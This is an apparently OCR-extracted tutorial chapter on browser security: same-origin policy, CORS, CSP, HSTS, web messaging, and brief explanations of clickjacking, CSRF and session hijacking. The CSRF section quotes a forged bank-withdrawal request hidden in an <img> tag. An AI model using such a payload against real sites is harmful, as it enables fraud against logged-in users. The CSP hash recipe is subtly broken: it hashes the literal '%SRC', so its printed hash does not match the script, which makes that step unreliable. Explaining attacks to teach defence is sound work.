The origin is roughly defined to be the triple (scheme, hostname, port), where schemes "http:" and "https:" are different. See IANA URI Schemes for the list of schemes and URI scheme for the complete URI breakdown (including hostname and port). See Origin for potentially confusing details, from which we get this demo of disallowed cross-domain read access:

```
<iframe src="http://google.com" name="google" style="height:100px">
</iframe>

<script>
        document.getElementsByName('google')[0].onload = function() {
          try {
            alert(frames[0].location);
          } catch(e) {
            alert("Error: "+e);
          }
        }
      </script>
```

But can't get but set shows you can overwrite that same iframe location:

```
<iframe src="http://google.com" name="google" style="height:100px">
</iframe>

<script>
        document.getElementsByName('google')[0].onload = function() {
          try {
            frames[0].location = 'http://wikipedia.org';
            alert('Changed to wikipedia');
          } catch(e) {
            alert("Error: "+e);
          }
        }
      </script>
```

There are several notable exceptions to the same-origin policy described in Browser Security Handbook, part 2 Life outside same-origin rules. Here are some of them:

- Simple multimedia markup: tags such as <IMG SRC="..."> or <BGSOUND SRC="..."> permit GET requests to be issued to other sites with the intent of retrieving the content to be displayed.
- Remote scripts: <SCRIPT SRC="..."> tags may be used to issue GET requests to arbitrary sites, likewise.
- Remote stylesheets: <LINK REL="stylesheet" HREF="..."> tags may be used in a manner similar to <SCRIPT>.

- Embedded objects and applets: <EMBED SRC="…">, <OBJECT CODEBASE="…">, and <APPLET CODEBASE="…"> tags permit arbitrary resources to be retrieved via GET and then supplied as input to browser plugins.
- Document-embedded frames: <FRAME> and <IFRAME> elements may be used to create new document rendering containers within the current browser window, and to fetch any target documents via GET. These documents would be subject to same-origin checks once loaded.
- Link targets: the current document, any other named window or frame, or one of special window classes (_blank, _parent, _self, _top) may be targeted by <A HREF="…"> to initiate a regular, GET-based page transition.
- Refresh and Location directives: HTTP Location and Refresh headers, as well as <META HTTP-EQUIV="Refresh" VALUE="…"> directives, may be used to trigger a GET-based page transition, either immediately or after a predefined time interval.
- JavaScript DOM access: JavaScript code may directly access location.*, window.open(), or document.URL to automatically trigger GET page transitions, likewise.
- Form submission: HTML <FORM ACTION="…"> tags may be used to submit POST and GET requests to remote targets.

### 5.6.2 how are cookies protected?

Cookies are primarily protected by same-origin policy and CORS (see below). Additionally, we've seen that the cookie itself provides the value *secure connection only* to prevent http sniffing of cookie values, and *http_only* makes the cookie accessible by http/s only (i.e., not JavaScript, …). See the example Protecting Your Cookies: HttpOnly.

### 5.6.3 relaxing the same origin policy


There are several ways to relax the same origin policy:

#### document.domain

**document.domain** Two windows can set their domain property to the same value and therefore interact. For example, a window from sub1.example.com and sub2.example.com could both set document.domain to example.com and then interact.

#### CORS

**CORS** CORS (Cross-origin resource sharing) and CSP (Content Security Policy) are sometimes confused and it helps to remember the servers involved in CORS and CSP are very different. CSP is set in the origin (target) server's HTTP header content-security-policy. The returned HTML page can reference other non-origin servers and CSP defines whether those requests are allowed. If so, the client accesses those servers using the HTTP header Origin to indicate a CORS request; the server returns either the HTTP header Access-Control-Allow-Origin to indicate the request was honored, or an error page if not. The browser is responsible for enforcing CSP while CORS requires both the cross-domain servers and client browser.



Cross-origin resource sharing (CORS, see W3C Cross-Origin Resource Sharing and enable cross-origin resource sharing):

> is a mechanism that allows many resources (e.g., fonts, JavaScript, etc.) on a web page to be requested from another domain outside the domain from which the resource originated. In particular, JavaScript's AJAX calls can use the XMLHttpRequest mechanism. Such "cross-domain" requests would otherwise be forbidden by web browsers, per the same-origin security policy. CORS defines a way in which the browser and the server can interact to determine whether or not to allow the cross-origin request. It is more useful than only allowing same-origin requests, and is more secure than simply allowing all cross-origin requests.

The Wikipedia article shows the example of an original request from http://www.foo.com wanting to request from bar.com. The browser would include the http header field "Origin: http://www.foo.com" and if bar.com accepts the request it would return an "Access-Control-Allow-Origin: http://www.foo.com" or even "Access-Control-Allow-Origin: *". The "*":

> is special in that it does not allow requests to supply credentials, meaning HTTP authentication, client-side SSL certificates, nor does it allow cookies to be sent.

Note that the target web site and not the original web application determines the policy:

> Note that in the CORS architecture, the ACAO header is being set by the external web service (bar.com), not the original web application server (foo.com). CORS allows the external web service to authorise the web application to use its services and does not control external services accessed by the web application. For the latter, Content Security Policy should be used (connect-src directive).

CORS is an alternative to JSONP:

> CORS can be used as a modern alternative to the JSONP pattern. While JSONP supports only the GET request method, CORS also supports other types of HTTP requests. Using CORS enables a web programmer to use regular XMLHttpRequest, which supports better error handling than JSONP. On the other hand, JSONP works on legacy browsers which predate CORS support. CORS is supported by most modern web browsers. Also, while JSONP can cause cross-site scripting (XSS) issues where the external site is compromised, CORS allows websites to manually parse responses to ensure security.

See Using CORS for a detailed example, including the definition of "simple" requests. To make an advanced CORS request, the client first makes a preflight request to get authorization. Here is an example successful preflight request using `curl`:

```
curl -v --request OPTIONS \
     --header "Origin: http://example.com" \
     --header "Access-Control-Request-Method: GET" \
     --header "Access-Control-Request-Headers: X-Requested-With" \
     https://www.googleapis.com/discovery/v1/apis?fields=  2>&1 | \
egrep '(Origin:|Access-Control)'
```

This results in the following authorization:

```
hacker@kali:~$ curl -v --request OPTIONS \
>      --header "Origin: http://example.com" \
>      --header "Access-Control-Request-Method: GET" \
>      --header "Access-Control-Request-Headers: X-Requested-With" \
>      https://www.googleapis.com/discovery/v1/apis?fields=  2>&1 | \
> egrep '(Origin:|Access-Control)'
> Origin: http://example.com
> Access-Control-Request-Method: GET
> Access-Control-Request-Headers: X-Requested-With
< Access-Control-Allow-Credentials: true
< Access-Control-Allow-Headers: X-Requested-With
< Access-Control-Allow-Methods: DELETE,GET,HEAD,PATCH,POST,PUT
< Access-Control-Allow-Origin: http://example.com
< Access-Control-Max-Age: 3600
```

Then follow up with the actual CORS request:

```
curl -v --header "Origin: http://example.com" \
     --header "X-Requested-With: XMLHttpRequest" \
     https://www.googleapis.com/discovery/v1/apis?fields=
```

MDN has 2 good CORS articles: HTTP access control (CORS) and Server-Side Access Control.

### Web Messaging

**Web Messaging** *Web Messaging (MessageEvent)*-based communication allows communication between different origins (though not direct access to the DOM). Note that XMLHttpRequest2 does not allow cross-domain access outside of CORS-allowed access.

### JSONP

**JSONP** From JSONP:

> or “JSON with padding” is a communication technique used in JavaScript programs running in web browsers to request data from a server in a different domain, something prohibited by typical web browsers because of the same-origin policy. JSONP takes advantage of the fact that browsers do not enforce the same-origin policy on <script> tags.
>
> Note that for JSONP to work, a server must know how to reply with JSONP-formatted results. JSONP does not work with JSON-formatted results. The JSONP parameters passed as arguments to a script are defined by the server. A typical JSONP request is similar to the following sample code:

```
<!-- Request sent via a script tag -->
<script src="https://status.github.com/api/status.json?callback=apiStatus
↪"></script>
<!-- Data received as an execution of the predefined function. -->
<script> function apiStatus(data) { console.log(data.status); } </script>
```

#### Corner Cases and Exceptions

**Corner cases and exceptions** From Corner cases and exceptions:

> The behavior of same-origin checks and related mechanisms is not well-defined in a number of corner cases such as for pseudo-protocols that do not have a clearly defined host name or port associated with their URLs (file:, data:, etc.). This historically caused a fair number of security problems, such as the generally undesirable ability of any locally stored HTML file to access all other files on the disk, or communicate with any site on the Internet.
>
> In addition, many legacy cross-domain operations predating JavaScript are not subjected to same-origin checks; one such example is the ability to include scripts across domains, or submit POST forms.
>
> Lastly, certain types of attacks, such as DNS rebinding or server-side proxies, permit the host name check to be partly subverted, and make it possible for rogue web pages to directly interact with sites through addresses other than their "true", canonical origin. The impact of such attacks is limited to very specific scenarios, since the browser still believes that it is interacting with the attacker's site, and therefore does not disclose third-party cookies or other sensitive information to the attacker.

### 5.6.4 additional http header security

Though `X-Frame-Options` HTTP header is deprecated since CSP Level 2 officially replaces this non-standard header, it can help disable click-jacking by disabling or restricting rendering in a frame.

The `X-XSS-Protection` HTTP header option enables additional browser XSS protection (which is often turned on by default). Here's our Google example's use of these headers:

```
hacker@kali:~$ curl -v --head https://www.google.com/ 2>&1 | grep "^X-"
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
```

The `Strict-Transport-Security` HTTP header informs clients to only connect via HTTPS. It is is covered in more detail in *HSTS Tutorial*. Here we illustrate http://mail.yahoo.com redirecting with `Strict-Transport-Security` (although some browsers will ignore HTTP HSTS directives, waiting for HTTPS HSTS):

```
hacker@kali:~$   curl -v --location  http://mail.yahoo.com/ 2>&1  | \
>     egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-Security:)'
> User-Agent: curl/7.26.0
< HTTP/1.1 302 Found
< Location: /m
> User-Agent: curl/7.26.0
< HTTP/1.1 302 Found
< Location: https://mail.yahoo.com/m
> User-Agent: curl/7.26.0
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=15552000
```

The `Content-Security-Policy` HTTP header is quite complex and is covered next:

```
hacker@kali:~$ curl -s --head https://twitter.com 2>&1 | \
               grep 'content-security-policy'
content-security-policy: default-src https:; connect-src https:;
  font-src https: data:; frame-src https: twitter:; img-src https:
  data:; media-src https:; object-src https:;
  script-src 'unsafe-inline' 'unsafe-eval' https:;
  style-src 'unsafe-inline' https:;
  report-uri https://twitter.com/i/csp_report?a=NVQWGYLXFVZXO2LGOQ%3D%3D%3D%3D%3D%3D&
↪ro=false;
```

Finally, the `Origin` HTTP header is not a security policy itself, but is a data field used by CORS and WebSockets requests to identify the origin. They are discussed elsewhere.

## 5.6.5 Content Security Policy

### Versions 1.1 & 2

Have you ever enabled NoScript, visited a site, then seen a dozen or more other sites blocked? Did the original site intend those other sites to be visited? Or did they come along for the ride from a third party? CSP allows the originating site to define their allowed cross-domain access for the different types of HTML (font-src, frame-src, img-src, media-src, plugin-types, script-src, style-src, connect-src (for XHR, WebSocket, EventSource), default-src, . . . ). See Content Security Policy Reference for a quick overview.

There are several versions of CSP: W3C Content Security Policy 1.1, W3C Content Security Policy Level 2, and W3C Content Security Policy Editor's Draft. See Content Security Policy Reference for a quick overview. From Content Security Policy:

> Content Security Policy (CSP) is a computer security concept, to prevent cross-site scripting (XSS) and related attacks. It is a Candidate Recommendation of the W3C working group on Web Application Security. CSP provides a standard HTTP header that allows website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

See An Introduction to Content Security Policy for a readable introduction. The http header "Content-Security-Policy" defines the CSP for the browser and "Content-Security-Policy-Report-Only" allows defining a policy and logging violations to allow CSP development without impact to the web site. Multiple policies can be specified and simulataneously in effect.

### directives & keywords

The latest allowed directives are in W3C Content Security Policy Editor's Draft Directives.

Here are the sources:

* = wildcard for allowing anything.

**'none'** = nothing allowed.

**'self'** = matches current origin but not subdomains.

**data:** = load resources via data: scheme (e.g. base64 encoded images)

**domain.example.com** = load resources from domain.example.com.

***.example.com** = load resources from subdomains of example.com.

**https://domain.example.com** = load resources over https: from domain.example.com.

**'unsafe-inline'** = allows inline JavaScript and CSS.

> By default inline scripts are disabled: <script> tags, event handlers, and javascript: URL's. By default inline <style> tags and attributes are disabled. If you use these then your CSP can have 'unsafe-inline' until the offending inlines are removed.

**'unsafe-eval'** = allows text-to-JavaScript mechanisms like eval.

By default all eval-like JavaScript vectors are disallowed: eval(), new Function(), setTimeout(), and setInterval(). If you use these then your CSP can have 'unsafe-eval' until the offending evals are removed.

**'unsafe-redirect'** = allow unsafe redirects.

By default unsafe redirects are blocked.

### nonce & hashes

CSP encourages rewriting code to remove inline scripts or styles. For those sites that have not done this, CSP 2 adds hash-source and nonce-source to provide a more secure way of using inline scripts and styles. It does not allow script-valued attributes like onclick, … .

For dynamically generated sites (not static) the server would generage a nonce value for each response. Then the CSP policy for the page with nonce "123456789a" would be:

```
content-security-policy: default-src 'self'; script-src 'nonce-123456789a'
```

And the html source script would be:

```
<script nonce="123456789a">
  alert("nonce example")
</script>
```

Any client-side attempt to inject a script would have to know the nonce.

hash-source could be used for static sites. Say we wanted the script "alert('Hello, world.');". First we would get the sha256 sum base64 encoded:

```
SCR="alert('Hello, world.');"
echo -n "%SRC" | sha256sum --text | base64
```

This yields the following sha256sum:

```
hacker@kali:~$ SCR="alert('Hello, world.');"
hacker@kali:~$ echo -n "%SRC" | sha256sum --text | base64
YTBkNWE2YjdlNDNmMjllNGE3YmM3YjNkNjE4MzAyYzI3NmY2MzVlNmE4NGM5NWMzOTgzN2RhZjA1YTc2ZTI2OCAgLQo=
```

Then the following CSP would allow <script>alert('Hello, world.');</script>.

```
content-security-policy: default-src 'self'; script-src 'self'
↪'YTBkNWE2YjdlNDNmMjllNGE3YmM3YjNkNjE4MzAyYzI3NmY2MzVlNmE4NGM5NWMzOTgzN2RhZjA1YTc2ZTI2OCAgLQo=
↪'
```

Adding a space in the script would cause the CSP to not execute the script.

```
<script>alert('Hello, world.');</script>
```

### sandboxing

See *Sandboxing*.

### example CSPs

W3C Content Security Policy Examples shows these simple examples.

Same origin CSP policy:

```
Content-Security-Policy: default-src 'self'
```

CSP using same origin for HTML source, images from anywhere, plugins from some CDN vendors, and scripts from one location:

```
Content-Security-Policy:
    default-src 'self'; img-src *;
    object-src media1.example.com media2.example.com *.cdn.example.com;
    script-src trustedscripts.example.com
```

Here's a policy forcing HTTPS but opening itself up for XSS:

```
Content-Security-Policy: default-src https: 'unsafe-inline' 'unsafe-eval'
```

### converting to CSP can be difficult

The pentest-meetup web site is an example of the difficulty of converting to CSP usage securely. Here is the current Content-Security-Policy:

```
default-src 'none';
script-src 'self' https://cdnjs.cloudflare.com 'unsafe-inline' 'unsafe-eval';
connect-src 'self';
img-src 'self' data:;
style-src 'self' https://fonts.googleapis.com 'unsafe-inline';
font-src 'self' https://fonts.gstatic.com;
form-action 'self'
```

Notice the `script-src ... 'unsafe-inline' 'unsafe-eval';` and `style-src ... 'unsafe-inline';`. Sphinx is a third party app that inlines both JavaScript and CSS, along with JavaScript eval's; by default CSP does not allow this and forces the above unsafe-inline & unsafe-eval CSP statements. That leaves us with relatively insecure CSP with no simple recourse. The web site authors are at the mercy of 3rd parties to clean up their HTML to eliminate inlining of JavaScript and CSS.

### tools

**w3af** has a plugin for checking CSP's.

**enforcer** is a Google Chrome plugin that will apply a CSP to a web site.

> **`enforcer`** allows someone with only Chrome and access to a site to develop and test a CSP without modifying the web site in any way. The tool is especially powerful with combined with the CSP-generating capability of **`caspr`**.

**caspr** Caspr is a Content-Security-Policy report endpoint, aggregator, and analyzer.

> It contains three parts:
>
> - A Content-Security-Report report endpoint for collecting reports
> - A RESTful API for interacting / downloading reports
> - A web app for analyzing reports

You can either host **`caspr`** on your own server (NodeJS/npm/MongoDB(>2.6 requried)) or use the free level of heroku. Besides just logging the CSP violations, **`caspr`** will generate a CSP to allow the reported CSP violations. Combining **`enforcer`** with **`caspr`** is a powerful way to generate & test a CSP.

## 5.7 HTML Web Messaging

OWASP HTML5 Security Cheat Sheet has security suggestions for HTML web messaging.

### 5.7.1 XMLHttpRequest2 (XHR2)

Note: for additional changes in XMLHttpRequest2, see New Tricks in XMLHttpRequest2.

Recent updates to XMLHttpRequest have added CORS (Cross-origin resource sharing) support which helps overcome the restrictions of the Same-origin policy. What does this mean?

From XMLHttpRequest:

> XMLHttpRequest (XHR) is an API available to web browser scripting languages such as JavaScript. It is used to send HTTP or HTTPS requests to a web server and load the server response data back into the script.
>
> For security reasons, XMLHttpRequest requests follow the browser's same-origin policy, and will therefore only succeed if they are made to the host that served the original web page.
>
> The CORS protocol has several restrictions, with two models of support. The simple model does not allow setting custom request headers and omits cookies. Further, only the GET and POST request methods are supported, and POST only allows the following MIME types: "text/plain", "application/x-www-urlencoded" and "multipart/form-data". Only "text/plain" was initially supported. The other model detects when one of the non-simple features are requested and sends a pre-flight request to the server to negotiate the feature.

The point is that the latest XHR allows using CORS (Cross-origin resource sharing) to circumvent the Same-origin policy. From the Same-origin policy:

> The policy permits scripts running on pages originating from the same site – a combination of scheme, hostname, and port number – to access each other's DOM with no specific restrictions, but prevents access to DOM on different sites. The same-origin policy also applies to XMLHttpRequests unless the server provides an Access-Control-Allow-Origin (CORS) header.
>
> The same-origin policy restricts which network messages one origin can send to another. For example, the same-origin policy allows inter-origin HTTP requests with GET and POST methods but denies inter-origin PUT and DELETE requests. Additionally, origins can use custom HTTP headers when sending requests to themselves but cannot use custom headers when sending requests to other origins.

### 5.7.2 Web Messaging (MessageEvent)

The MessageEvent interface is the foundation of HTML web messaging. From MessageEvent:

> **event.data** Returns the data of the message.
>
> **event.origin** Returns the origin of the message, for server-sent events and cross-document messaging.
>
> **event.lastEventId** Returns the last event ID string, for server-sent events.
>
> **event.source** Returns the WindowProxy of the source window, for cross-document messaging, and the MessagePort being attached, in the connect event fired at SharedWorkerGlobalScope objects.

> **event.ports** Returns the MessagePort array sent with the message, for cross-document messaging and channel messaging.

From An Introduction to HTML5 Web Messaging:

> Before we get into the nitty-gritty of web messaging, let's take a look at the message event object. Cross-document messaging, channel messaging, server-sent events and web sockets all fire message events, so understanding it is helpful. Message events, defined by the MessageEvent interface, contain five read-only attributes . . .
>
> In the case of cross-document messaging events and channel messaging, the value of lastEventId is always an empty string; lastEventId applies to server-sent events. If no ports are sent with the message, the value of the ports attribute will be an array whose length is zero.

### 5.7.3 Server-sent events

This section is based on Server-sent events. See HTML5 Server-Sent Events for an example.

Server-sent events are one-way messages from the server to the client. Let's suppose a server generates two different event types: add and remove. The actual message is a text/event-stream MIME type:

```
event: add
data: something

event: remove
data: somethingelse
```

The client side would register listeners to receive & process the server-sent events:

```
var source = new EventSource('updates.cgi');
source.addEventListener('add', addHandler, false);
source.addEventListener('remove', removeHandler, false);
```

### 5.7.4 Web sockets

For an online WebSockets example see Python WebSockets Chat Demo.

From Introducing WebSockets: Bringing Sockets to the Web:

> The WebSocket specification defines an API establishing "socket" connections between a web browser and a server. In plain words: There is an persistent connection between the client and the server and both parties can start sending data at any time.
>
> . . .
>
> Being a modern protocol, cross origin communication is baked right into WebSocket. While you should still make sure only to communicate with clients and servers that you trust, WebSocket enables communication between parties on any domain. The server decides whether to make its service available to all clients or only those that reside on a set of well defined domains.

From WebSocket:

> WebSocket is a protocol providing full-duplex communications channels over a single TCP connection. The WebSocket protocol was standardized by the IETF as RFC 6455 in 2011, and the WebSocket API in Web IDL is being standardized by the W3C.
>
> WebSocket is designed to be implemented in web browsers and web servers, but it can be used by any client or server application. The WebSocket Protocol is an independent TCP-based protocol. Its only

> relationship to HTTP is that its handshake is interpreted by HTTP servers as an Upgrade request. The WebSocket protocol makes more interaction between a browser and a web site possible, facilitating live content and the creation of real-time games. This is made possible by providing a standardized way for the server to send content to the browser without being solicited by the client, and allowing for messages to be passed back and forth while keeping the connection open. In this way a two-way (bi-directional) ongoing conversation can take place between a browser and the server.

From WebSocket the client request looks like:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
Origin: http://example.com
```

and the server response would look like:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sMlYUkAGmm5OPpG2HaGWk=
Sec-WebSocket-Protocol: chat
```

For more details consult Introducing WebSockets: Bringing Sockets to the Web, WebSocket.org, and Web sockets.

### 5.7.5 Web Messaging

W3C HTML5 Web Messaging section defines both cross-document messaging and channel messaging. WHATWG skips web messaging and separately defines Cross-document messaging and Channel messaging. Wikipedia equates web messaging with cross-document messaging and does not cover channel messaging.

The difference for sending messages is that cross-document messaging uses `window.postMessage()` while channel messaging use a MessageChannel via `channel.port1.postMessage()`

#### Cross-document messaging

See CODEPEN's Receiver Window (or Receiver Window without the code) for an example of cross-document messaging.

> So Web Messaging is the WHATWG Cross-document messaging and W3C Cross-document messaging. From Web Messaging (relating to cross-document messaging):
>
> > Web Messaging or cross-document messaging, is an API introduced in the WHATWG HTML5 draft specification, allowing documents to communicate with one another across different origins, or source domains. Prior to HTML5, web browsers disallowed cross-site scripting, to protect against security attacks. This practice barred communication between non-hostile pages as well, making document interaction of any kind difficult. Cross-document messaging allows scripts to interact across these boundaries, while providing a rudimentary level of security.

The example from Web Messaging:

> Consider we want document A located on example.net to communicate with document B located on example.com, which is contained within an iframe or popup window.[1] The JavaScript for document A will look as follows:

```
var o = document.getElementsByTagName('iframe')[0];
o.contentWindow.postMessage('Hello B', 'http://example.com/');
```

The origin of our contentWindow object is passed to postMessage. It must match the origin of the document we wish to communicate with (in this case, document B). Otherwise, a security error will be thrown and the script will stop. The JavaScript for document B will look as follows:

```
function receiver(event) {
        if (event.origin == 'http://example.net') {
                if (event.data == 'Hello B') {
                        event.source.postMessage('Hello A, how are you?',␣
↪event.origin);
                }
                else {
                        alert(event.data);
                }
        }
}
window.addEventListener('message', receiver, false);
```

An event listener is set up to receive messages from document A. Using the origin property, it then checks that the domain of the sender is the expected domain. Document B then looks at the message, either displaying it to the user, or responding in turn with a message of its own for document A.

### Channel messaging

There are 2 good examples of channel messaging: mdn/channel-messaging-basic-demo (Channel messaging basic demo) and mdn/channel-messaging-multimessage (Channel messaging multi-message demo).

From W3C Channel messaging:

> To enable independent pieces of code (e.g. running in different browsing contexts) to communicate directly, authors can use channel messaging.
>
> Communication channels in this mechanisms are implemented as two-ways pipes, with a port at each end. Messages sent in one port are delivered at the other port, and vice-versa. Messages are asynchronous, and delivered as DOM events.
>
> To create a connection (two “entangled” ports), the MessageChannel() constructor is called:

```
var channel = new MessageChannel();
```

> One of the ports is kept as the local port, and the other port is sent to the remote code, e.g. using postMessage():

```
otherWindow.postMessage('hello', 'http://example.com', [channel.port2]);
```

> To send messages, the postMessage() method on the port is used:

```
channel.port1.postMessage('hello');
```

> To receive messages, one listens to message events:

```
channel.port1.onmessage = handleMessage;
function handleMessage(event) {
  // message is in event.data
  // ...
}
```

> Data sent on a port can be structured data; for example here an array of strings is passed:
>
> port1.postMessage([‘hello’, ‘world’], ‘http://example.com’);

### Broadcast messaging

From Broadcasting to other browsing contexts:

> Pages on a single origin opened by the same user in the same user agent but in different unrelated browsing contexts sometimes need to send notifications to each other, for example “hey, the user logged in over here, check your credentials again”.
>
> For elaborate cases, e.g. to manage locking of shared state, to manage synchronisation of resources between a server and multiple local clients, to share a WebSocket connection with a remote host, and so forth, shared workers are the most appropriate solution.
>
> For simple cases, though, where a shared worker would be an unreasonable overhead, authors can use the simple channel-based broadcast mechanism described in this section.

```
var authChannel = new BroadcastChannel('auth');
authChannel.onmessage = function (event) {
  if (event.data == 'logout')
    showLogout();
}

function logoutRequested() {
  // called when the user asks us to log them out
  doLogout();
  showLogout();
  authChannel.postMessage('logout');
}

function doLogout() {
  // actually log the user out (e.g. clearing cookies)
  // ...
}

function showLogout() {
  // update the UI to indicate we're logged out
  // ...
}
```

## 5.8 HTML exploits

Perhaps the biggest threat from stealing cookies is due to the fact that cookies are involved in authentication and authorization. Getting access to such cookies allows accessing web resources as that user.

### 5.8.1 Clickjacking

From Clickjacking:

> A clickjacked page tricks a user into performing undesired actions by clicking on a concealed link. On a clickjacked page, the attackers load another page over it in a transparent layer. The users think that they are clicking visible buttons, while they are actually performing actions on the hidden page. The hidden page may be an authentic page; therefore, the attackers can trick users into performing actions which the users never intended. There is no way of tracing such actions to the attackers later, as the users would have been genuinely authenticated on the hidden page.

For prevention, see *OWASP Clickjacking Defense Cheat Sheet* and Clickjacking prevention.

Note that the server side the `X-Frame-Options` is deprecated in favor of *Content Security Policy*. From Clickjacking:

```
# Disallow embedding. All iframes etc. will be blank, or contain a browser specific␣
↪error page.
Content-Security-Policy: frame-ancestors 'none'

# Allow embedding of [[same-origin policy|own content]] only.
Content-Security-Policy: frame-ancestors 'self'

# Allow specific origins to embed this content
Content-Security-Policy: frame-ancestors example.com wikipedia.org
```

### 5.8.2 CSRF

Cross-site request forgery involves two sites: the attacking site has a link or script to a victim site where the user already has been authenticated and/or authorized. From Wikipedia, suppose Alice is already logged into bank.example.com, then visits a chat site with the following posting.

```
Mallory: Hello Alice! Look here:

<img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory">
```

Note the use of the <img> tag which is often allowed in Internet forums while JavaScript is not allowed. Depending on the configuration of bank.example.com and the browser, if Alice were to click on the "image" her cookies might be used to authenticate the bank transaction.

Another old & real example is Google YouTube crossdomain security flaw. Although the video is a "little" fuzzy, the video starts with 4 browser tabs: (1) google.com not logged in, (2) youtube.com logged into the victim's account, (3) youtube's cross-domain policy showing google.com is allowed, and (4) the attackers site with a link to a SWF file on google.com. When the user clicks on the attackers site to run the video, the user is logged into google.com using the attacker's credentials, runs the video from google.com, the SWF code connects to youtube.com and by policy is allowed to use the victim's credentials. The victim's user id and youtube viewing history are displayed. Finally, the first tab at google.com is refreshed to show that the user was logged in using the attacker's credentials.

The above example illustrates *login CSRF*, where an attacker can login the victim to some sites using the attacker's credentials. Later the attacker can login that same site using their credentials to view the victim's activities.

For more CSRF attack examples see DEFCON 17: CSRF: Yeah, It Still Works.

See OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet for CSRF prevention.

### 5.8.3 XSS

Cross-site scripting is a large topic covered more in greater depth in *XSS Tutorial*. For prevention see OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet (which also recommends using Content Security Policy.

### 5.8.4 Session hijacking attack

From Session hijacking attack:

> The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.
>
> Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.
>
> The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.
>
> The session token could be compromised in different ways; the most common are:
>
> ```
> Predictable session token;
> Session Sniffing;
> Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
> Man-in-the-middle attack
> Man-in-the-browser attack
> ```

## 5.9 HSTS Tutorial

### 5.9.1 What is HSTS?

From HSTS:

> **HTTP Strict Transport Security (HSTS)** is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections,[1] and never via the insecure HTTP protocol. HSTS is an IETF standards track protocol and is specified in RFC 6797.
>
> The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named "Strict-Transport-Security".[2] HSTS Policy specifies a period of time during which the user agent should only access the server in a secure fashion.
>
> ...
>
> The initial request remains unprotected from active attacks if it uses an insecure protocol such as plain HTTP or if the URI for the initial request was obtained over an insecure channel.[21] The same applies to the first request after the activity period specified in the advertised HSTS Policy max-age (sites should set a period of several days or months depending on user activity and behavior). Google Chrome, Mozilla Firefox and Internet Explorer/Microsoft Edge address this limitation by implementing a "STS preloaded list", which is a list that contains known sites supporting HSTS.[16][17][18] This list is distributed with the browser so that it uses HTTPS for the initial request to the listed sites as well. As previously mentioned, these pre-loaded lists cannot scale to cover the entire Web.

The EFF states Websites Must Use HSTS in Order to Be Secure and the article is worth a read.

Note that maintaining a HSTS list is not a long-term solution to solving a world-wide problem of forcing web sites to HTTPS.

### 5.9.2 Can we see the preloaded HSTS?

Google maintains the HSTS Preload List "which is used by major browsers to hardcode HTTPS-only sites". Sites can be added to the list at HSTS preload.

The Chromium Projects - HTTP Strict Transport Security maintains chromium's transport_security_state_static.json (the HSTS site list).

Mozilla's Strict-Transport-Security indicates "Google maintains an HSTS preload service. … While the service is hosted by Google, all browsers have stated an intent to use (or actually started using) the preload list." The actual Mozilla HSTS preload list is nsSTSPreloadList.inc

On Google's chromium browser you can enter the url chrome://net-internals/#hsts and query/remove domains in the list. On Firefox the HSTS data can be viewed in the file `$HOME/.mozilla/firefox/*default/SiteSecurityServiceState.txt`.

### 5.9.3 Does a host provide HSTS?

#### Redirect HTTP to HTTPS w/o HSTS (depending on `--user-agent`)

We start with http://www.google.com which 302 redirects to HTTPS without using HSTS. Actually, we did find that some `--user-agent`'s don't get redirected: `curl/7.52.1` gets a 200 but `Mozilla/...` gets redirected to HTTPS without HSTS:

```
hacker@meetup:~$ # Not redirected to HTTPS with User-Agent: curl/7.52.1
hacker@meetup:~$ curl -v --head  http://www.google.com/ 2>&1 | \
                 egrep '(> User-Agent:|< HTTP/)'
> User-Agent: curl/7.52.1
< HTTP/1.1 200 OK


hacker@meetup:~$ # But redirected to HTTPS with User-Agent: Mozilla/...
hacker@meetup:~$ UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like␣
